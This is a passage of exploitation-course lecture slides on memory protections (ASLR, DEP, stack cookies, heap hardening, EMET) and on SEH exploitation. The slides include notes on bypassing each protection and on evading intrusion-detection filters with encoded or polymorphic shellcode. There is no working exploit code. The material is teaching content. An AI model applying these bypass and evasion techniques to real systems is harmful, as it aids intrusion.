b7fcb000-b7fce000 rw-p 00000000 00:00 0
b7fdb000-b7fdd000 rw-p 00000000 00:00 0
b7fdd000-b7fde000 r-xp 00000000 00:00 0 [vdso]
b7fde000-b7ffe000 r-xp 00000000 08:01 660011 /lib/i386-linux-gnu/ld-2.15.so
b7ffe000-b7fff000 r--p 0001f000 08:01 660011 /lib/i386-linux-gnu/ld-2.15.so
b7fff000-b8000000 rw-p 00020000 08:01 660011 /lib/i386-linux-gnu/ld-2.15.so
bffd000-c0000000 rw-p 00000000 00:00 0 [stack]
fuzz@ubufuzz:~$
```

# ASLR (in Linux)

## Bypass notes:

- A weak version of ASLR has been in linux since kernel 2.6.12 (June 2005)
  - **not enough entropy and randomness!**
    - attackers could still brute force exploits
      - usually tens of thousands of tries only needed
        - SIGSEV leaves logs
          - brute force @ 4AM...
    - many kernel patches from the community offer hardened implementations
      - *but they are still brute force-able*
  - attackers have an advantage when can use buffer overflows as part of some I/O operation (not as part of command line arguments)
    - i.e. network service, with I/O on the socket
      - the randomization has already occurred
        - the randomization details can be accessed in **/proc** files!

# PaX Linux Kernel Patch

<http://pax.grsecurity.net/>

- better ASLR
- implements N^X by default
- some small efforts to mitigate ret2libc exploits

Kernel patch to add lots more security mechanisms to harden against buffer overflow exploits and more

Bypass notes

- See section 4 in: <http://www.phrack.org/issues.html?issue=58&id=4>
  - details on beating PaX address space randomization
    - a bit old, but good read

# grsecurity patch

<http://grsecurity.net/>

- includes PaX (GR security team and PaX team partnered up!)
- optimized for web servers
- grsecurity offers kernel hardening patch(es) for each kernel version
  - "grsecurity provides real proactive security. The only solution that hardens both your applications and operating system, grsecurity is essential for public-facing servers and shared-hosting environments."
  - hardens against LD\_PRELOAD
  - better ASLR
  - and much much moar



# Enhancing Linux Mitigations!

GREAT BLOG POST by CERT:

<http://www.cert.org/blogs/certcc/post.cfm?EntryID=193>



# Windows exploit mitigations

# WINDOWS Data Execution Prevention (DEP)

## Microsoft's take on NX

- Mark anything memory page that is writable as not-executable
- Makes stack and heap NOT Executable
  - no more shellcode there!
  - still have control data there
    - can still return to libc


# ASLR (in Windows)

- Enabled by default in Vista and beyond (2007)
  - however ONLY for executables and DLLs that are specifically linked to be ASLR-enabled
- Registry setting for forcibly enabling/disabling ASLR for ALL executables and libraries is:
  - HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\MoveImages
- Locations that are randomized:
  - heap
  - stack
  - Process Environment Block (data block of main thread)
  - Thread Environment Block (shared data block for threads)

## Bypass notes:

- ASLR on 32 bit windows system prior to Windows 8 can have reduced effectiveness when attackers eat up resources and cause low memory

# For Reference



# Stack Cookies

## /GS protection

The **/GS switch** is a *compiler* option that adds code to function's prologue and epilogue code

- Prevents typical stack based / string buffer overflows

When an application starts, a program-wide master cookie (4 byte unsigned int (dword)) is pseudo-randomly generated and saved in the .data section

- [Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server](#) (Great read!) (previously mentioned in SEH section)

# Stack Cookies

## /GS (Buffer Security Check)

- Enabled by default since 2003 in microsoft visual studio compiler
  - can be disabled with /GS- flag and recompiled
- Compiler injects checks in functions with local string buffers and/or exception handling
- /GS features:
  - attempts to detect direct buffer overflows that target the return address
  - protects against vulnerable parameters for a function
    - pointer, C++ reference, C-struct that contains pointers, or string buffers

# Stack Cookies

## /GS (Buffer Security Check)

Bypass notes:

- /GS provides no protection when:
  - function parameters do not include buffers
  - if /O (optimizations) flag is not enabled
  - functions have a variable argument list(....)
  - functions are marked with naked (in C++)
  - Functions contain any inline assembly in the first statement
  - If a parameter is only used in certain ways the compiler deems to be \*less likely\* to be exploitable



# Heap protection (hardening)

Windows and Linux both have takes on this

- Mainly focuses on hardening the heap allocation algorithm, preventing heap overflows, and safe unlinking

Windows features for heap hardening / protection:

- meta cookies
- safe unlinking algorithm(s)
- function pointer obfuscation

# Heap exploitation hurdles

## Safe Unlinking

- on unlink, the allocator **coalesces**, then relinks from **freelist**
- Causes the link/unlink to fail if address is readable
  - raises handled exception, and execution continues
- chunk address still returned to caller

## Cookie Checking


- Cookie checks on free()
  - invalid cookie prevents relinking of chunk

# EMET

<http://www.dedoimedo.com/computers/windows-emet-v4.html>

- ASLR
- DEP
- SEHOP
- RELRO
- MemProt
- SimExecFlow
- StackPivot
- LoadLib
- HeapSpray detection
- etc...

# Revisited



# Questions?



NINJAS

they were here

[motifake.com](http://motifake.com)

CORRECTION

The Ninjas are still there.

[motifake.com](http://motifake.com)

# Advanced Exploitation Tutorials (Corelan.be)

- <https://www.corelan.be/index.php/category/security/exploit-writing-tutorials/>
- <https://www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/>
- <https://www.corelan.be/index.php/2009/07/28/seh-based-exploit-writing-tutorial-continued-just-another-example-part-3b/>
- <https://www.corelan.be/index.php/2009/08/12/exploit-writing-tutorials-part-4-from-exploit-to-metasploit-the-basics/>
- <https://www.corelan.be/index.php/2009/09/05/exploit-writing-tutorial-part-5-how-debugger-modules-plugins-can-speed-up-basic-exploit-development/>
- <https://www.corelan.be/index.php/2009/09/21/exploit-writing-tutorial-part-6-bypassing-stack-cookies-safeseh-hw-dep-and-aslr/>
- <https://www.corelan.be/index.php/2010/01/26/starting-to-write-immunity-debugger-pycommands-my-cheatsheet/>
- **Win32 shellcoding:** <https://www.corelan.be/index.php/2010/02/25/exploit-writing-tutorial-part-9-introduction-to-win32-shellcoding/>

# Extra Topics!

Binary Patching, Polymorphic Shellcode /  
encoding

# Binary Patching

- Used by both Good and Bad guys
- Tools (any hexeditor):
  - hexedit
- Can zero out or NOP out any undesired instructions!
  - Perhaps some malware has anti-reverse engineering code in it!
    - You'll have to defeat this in the homework :D



# Binary patching demo

To defeat debugger exploits used by malware  
see <http://blog.ioactive.com/2012/12/striking-back-gdb-and-ida-debuggers.html>

# Shellcode, and Encoding / Filters

## Ways script kiddies get caught/stopped:

- Often Intrusion Detection Systems / Intrusion Prevention Systems (IDS / IPS) will inspect packets
  - Can easily detect /x90 NOP sleds
  - Can easily detect raw shellcode in some cases
  - can detect "/bin/sh", and /bin, //sh
    - other giveaways that we'll cover later

| Dec | Hx | Oct | Char                               | Dec | Hx | Oct | Html  | Chr          | Dec | Hx | Oct | Html  | Chr      | Dec | Hx | Oct | Html   | Chr        |
|-----|----|-----|------------------------------------|-----|----|-----|-------|--------------|-----|----|-----|-------|----------|-----|----|-----|--------|------------|
| 0   | 0  | 000 | <b>NUL</b> (null)                  | 32  | 20 | 040 | &#32; | <b>Space</b> | 64  | 40 | 100 | &#64; | <b>@</b> | 96  | 60 | 140 | &#96;  | <b>`</b>   |
| 1   | 1  | 001 | <b>SOH</b> (start of heading)      | 33  | 21 | 041 | &#33; | <b>!</b>     | 65  | 41 | 101 | &#65; | <b>A</b> | 97  | 61 | 141 | &#97;  | <b>a</b>   |
| 2   | 2  | 002 | <b>STX</b> (start of text)         | 34  | 22 | 042 | &#34; | <b>"</b>     | 66  | 42 | 102 | &#66; | <b>B</b> | 98  | 62 | 142 | &#98;  | <b>b</b>   |
| 3   | 3  | 003 | <b>ETX</b> (end of text)           | 35  | 23 | 043 | &#35; | <b>#</b>     | 67  | 43 | 103 | &#67; | <b>C</b> | 99  | 63 | 143 | &#99;  | <b>c</b>   |
| 4   | 4  | 004 | <b>EOT</b> (end of transmission)   | 36  | 24 | 044 | &#36; | <b>\$</b>    | 68  | 44 | 104 | &#68; | <b>D</b> | 100 | 64 | 144 | &#100; | <b>d</b>   |
| 5   | 5  | 005 | <b>ENQ</b> (enquiry)               | 37  | 25 | 045 | &#37; | <b>%</b>     | 69  | 45 | 105 | &#69; | <b>E</b> | 101 | 65 | 145 | &#101; | <b>e</b>   |
| 6   | 6  | 006 | <b>ACK</b> (acknowledge)           | 38  | 26 | 046 | &#38; | <b>&amp;</b> | 70  | 46 | 106 | &#70; | <b>F</b> | 102 | 66 | 146 | &#102; | <b>f</b>   |
| 7   | 7  | 007 | <b>BEL</b> (bell)                  | 39  | 27 | 047 | &#39; | <b>'</b>     | 71  | 47 | 107 | &#71; | <b>G</b> | 103 | 67 | 147 | &#103; | <b>g</b>   |
| 8   | 8  | 010 | <b>BS</b> (backspace)              | 40  | 28 | 050 | &#40; | <b>(</b>     | 72  | 48 | 110 | &#72; | <b>H</b> | 104 | 68 | 150 | &#104; | <b>h</b>   |
| 9   | 9  | 011 | <b>TAB</b> (horizontal tab)        | 41  | 29 | 051 | &#41; | <b>)</b>     | 73  | 49 | 111 | &#73; | <b>I</b> | 105 | 69 | 151 | &#105; | <b>i</b>   |
| 10  | A  | 012 | <b>LF</b> (NL line feed, new line) | 42  | 2A | 052 | &#42; | <b>*</b>     | 74  | 4A | 112 | &#74; | <b>J</b> | 106 | 6A | 152 | &#106; | <b>j</b>   |
| 11  | B  | 013 | <b>VT</b> (vertical tab)           | 43  | 2B | 053 | &#43; | <b>+</b>     | 75  | 4B | 113 | &#75; | <b>K</b> | 107 | 6B | 153 | &#107; | <b>k</b>   |
| 12  | C  | 014 | <b>FF</b> (NP form feed, new page) | 44  | 2C | 054 | &#44; | <b>,</b>     | 76  | 4C | 114 | &#76; | <b>L</b> | 108 | 6C | 154 | &#108; | <b>l</b>   |
| 13  | D  | 015 | <b>CR</b> (carriage return)        | 45  | 2D | 055 | &#45; | <b>-</b>     | 77  | 4D | 115 | &#77; | <b>M</b> | 109 | 6D | 155 | &#109; | <b>m</b>   |
| 14  | E  | 016 | <b>SO</b> (shift out)              | 46  | 2E | 056 | &#46; | <b>.</b>     | 78  | 4E | 116 | &#78; | <b>N</b> | 110 | 6E | 156 | &#110; | <b>n</b>   |
| 15  | F  | 017 | <b>SI</b> (shift in)               | 47  | 2F | 057 | &#47; | <b>/</b>     | 79  | 4F | 117 | &#79; | <b>O</b> | 111 | 6F | 157 | &#111; | <b>o</b>   |
| 16  | 10 | 020 | <b>DLE</b> (data link escape)      | 48  | 30 | 060 | &#48; | <b>0</b>     | 80  | 50 | 120 | &#80; | <b>P</b> | 112 | 70 | 160 | &#112; | <b>p</b>   |
| 17  | 11 | 021 | <b>DC1</b> (device control 1)      | 49  | 31 | 061 | &#49; | <b>1</b>     | 81  | 51 | 121 | &#81; | <b>Q</b> | 113 | 71 | 161 | &#113; | <b>q</b>   |
| 18  | 12 | 022 | <b>DC2</b> (device control 2)      | 50  | 32 | 062 | &#50; | <b>2</b>     | 82  | 52 | 122 | &#82; | <b>R</b> | 114 | 72 | 162 | &#114; | <b>r</b>   |
| 19  | 13 | 023 | <b>DC3</b> (device control 3)      | 51  | 33 | 063 | &#51; | <b>3</b>     | 83  | 53 | 123 | &#83; | <b>S</b> | 115 | 73 | 163 | &#115; | <b>s</b>   |
| 20  | 14 | 024 | <b>DC4</b> (device control 4)      | 52  | 34 | 064 | &#52; | <b>4</b>     | 84  | 54 | 124 | &#84; | <b>T</b> | 116 | 74 | 164 | &#116; | <b>t</b>   |
| 21  | 15 | 025 | <b>NAK</b> (negative acknowledge)  | 53  | 35 | 065 | &#53; | <b>5</b>     | 85  | 55 | 125 | &#85; | <b>U</b> | 117 | 75 | 165 | &#117; | <b>u</b>   |
| 22  | 16 | 026 | <b>SYN</b> (synchronous idle)      | 54  | 36 | 066 | &#54; | <b>6</b>     | 86  | 56 | 126 | &#86; | <b>V</b> | 118 | 76 | 166 | &#118; | <b>v</b>   |
| 23  | 17 | 027 | <b>ETB</b> (end of trans. block)   | 55  | 37 | 067 | &#55; | <b>7</b>     | 87  | 57 | 127 | &#87; | <b>W</b> | 119 | 77 | 167 | &#119; | <b>w</b>   |
| 24  | 18 | 030 | <b>CAN</b> (cancel)                | 56  | 38 | 070 | &#56; | <b>8</b>     | 88  | 58 | 130 | &#88; | <b>X</b> | 120 | 78 | 170 | &#120; | <b>x</b>   |
| 25  | 19 | 031 | <b>EM</b> (end of medium)          | 57  | 39 | 071 | &#57; | <b>9</b>     | 89  | 59 | 131 | &#89; | <b>Y</b> | 121 | 79 | 171 | &#121; | <b>y</b>   |
| 26  | 1A | 032 | <b>SUB</b> (substitute)            | 58  | 3A | 072 | &#58; | <b>:</b>     | 90  | 5A | 132 | &#90; | <b>Z</b> | 122 | 7A | 172 | &#122; | <b>z</b>   |
| 27  | 1B | 033 | <b>ESC</b> (escape)                | 59  | 3B | 073 | &#59; | <b>;</b>     | 91  | 5B | 133 | &#91; | <b>[</b> | 123 | 7B | 173 | &#123; | <b>{</b>   |
| 28  | 1C | 034 | <b>FS</b> (file separator)         | 60  | 3C | 074 | &#60; | <b>&lt;</b>  | 92  | 5C | 134 | &#92; | <b>\</b> | 124 | 7C | 174 | &#124; | <b> </b>   |
| 29  | 1D | 035 | <b>GS</b> (group separator)        | 61  | 3D | 075 | &#61; | <b>=</b>     | 93  | 5D | 135 | &#93; | <b>]</b> | 125 | 7D | 175 | &#125; | <b>}</b>   |
| 30  | 1E | 036 | <b>RS</b> (record separator)       | 62  | 3E | 076 | &#62; | <b>&gt;</b>  | 94  | 5E | 136 | &#94; | <b>^</b> | 126 | 7E | 176 | &#126; | <b>~</b>   |
| 31  | 1F | 037 | <b>US</b> (unit separator)         | 63  | 3F | 077 | &#63; | <b>?</b>     | 95  | 5F | 137 | &#95; | <b>_</b> | 127 | 7F | 177 | &#127; | <b>DEL</b> |

Source: [www.LookupTables.com](http://www.LookupTables.com)

# Shellcode, and Encoding / Filters

## Simple ways to get around filters:

- `"/bin/sh"`, add 5 to each byte, and then in the shellcode remove 0x5 from each byte
  - shown on page 359 in HAOE book
- NOP sleds
  - large blocks of 0x90 aren't common and can be filtered out by IDS
    - can replace with other single-byte instructions

| Instruction | HEX  | ASCII |
|-------------|------|-------|
| inc EAX     | 0x40 | @     |
| inc EBX     | 0x43 | C     |
| inc ECX     | 0x41 | A     |
| inc EDX     | 0x42 | B     |
| dec EAX     | 0x48 | H     |
| dec EBX     | 0x4B | K     |
| dec ECX     | 0x49 | I     |
| dec EDX     | 0x4A | J     |

# Shellcode, and Encoding / Filters

- Some target buffers may be filtered to only have printable ASCII as their input.
- Some kernel patches will prevent binary data from being put into environment variables!

## Solution for attackers:

- Polymorphic printable ASCII shellcode
  - *polymorphic* - any code that changes itself
  - Goal is to write shellcode that gets past the printable character check
    - See page 366 in HAOE
  - Tools exist to automate this
    - msfencode



msfencode demo

# The End

Next time we get into Networking



# Resources

- <http://exploit-exercises.com>
  - Goto site for off-line linux CTF exploitation challenges
- <http://www.corelan.be/>
  - Amazingly useful site for learning windows exploitation
  - Fantastic high-quality tutorials
  - Run by some awesome experts
  - I cannot recommend them enough



# Old Slides

(SEH is not a viable exploit target anymore. It is well mitigated by SEHOP, combined with ASLR/NX/etc...)

# SEH Exploitation

POP POP RET....

XOR POP POP RET...



# Structured Exception Handling

```
try {
} catch {
}
```

- SEH is code written in an application for handling exceptions.
- Exceptions are special events that interrupt "normal" process behavior
- Each exception handler when compiled is mapped into the stack in 8 Bytes, divided by 2 pointers:
  1. Pointer to the next "exception registration" struct
    - a. this pointer is used if the current handler is not able to catch the given exception
  2. pointer to the actual code for handling the exception

# C / C++ exception types

1. **SEH exceptions**, (*AKA Win32 or system exceptions*)  
These are the only exceptions available to C programs.
  - a. compiler supports with `__try`, `__except`, `__finally` ... etc...
2. **C++ exceptions** (*aka "EH"*)
  - a. implemented on top of SEH
  - b. allow throwing and catching of arbitrary types of events
  - c. Microsoft Visual C++ compiler implements this in a complex way
    - i. automatic stack unwinding during exception processing
    - ii. lots of checks / flags to ensure it works properly in all cases




C + +

C Plus Plus

# Windows SEH

- Windows has a default SEH handler
- You've all seen it
  - message:
    - “xxx has encountered a problem and needs to close” popup.
- SEH Exploits make up about 20% of the metasploit framework (estimated back in 2009)

# Simplified abstract view of stack



# Detailed view of stack

## NORMAL STACK

...

Local function variables


Stack data (saved registers, etc..)

saved EBP (frame pointer)

RET address

function arguments

...



## YOUR STACK ON SEH

...

Nested Functions Stack

-----

Saved Registers

Local function variables

saved ESP

Exception pointer

SEH records [8 bytes each]

SEH Handler

Scope Table

Try Level

Saved EBP (frame pointer)

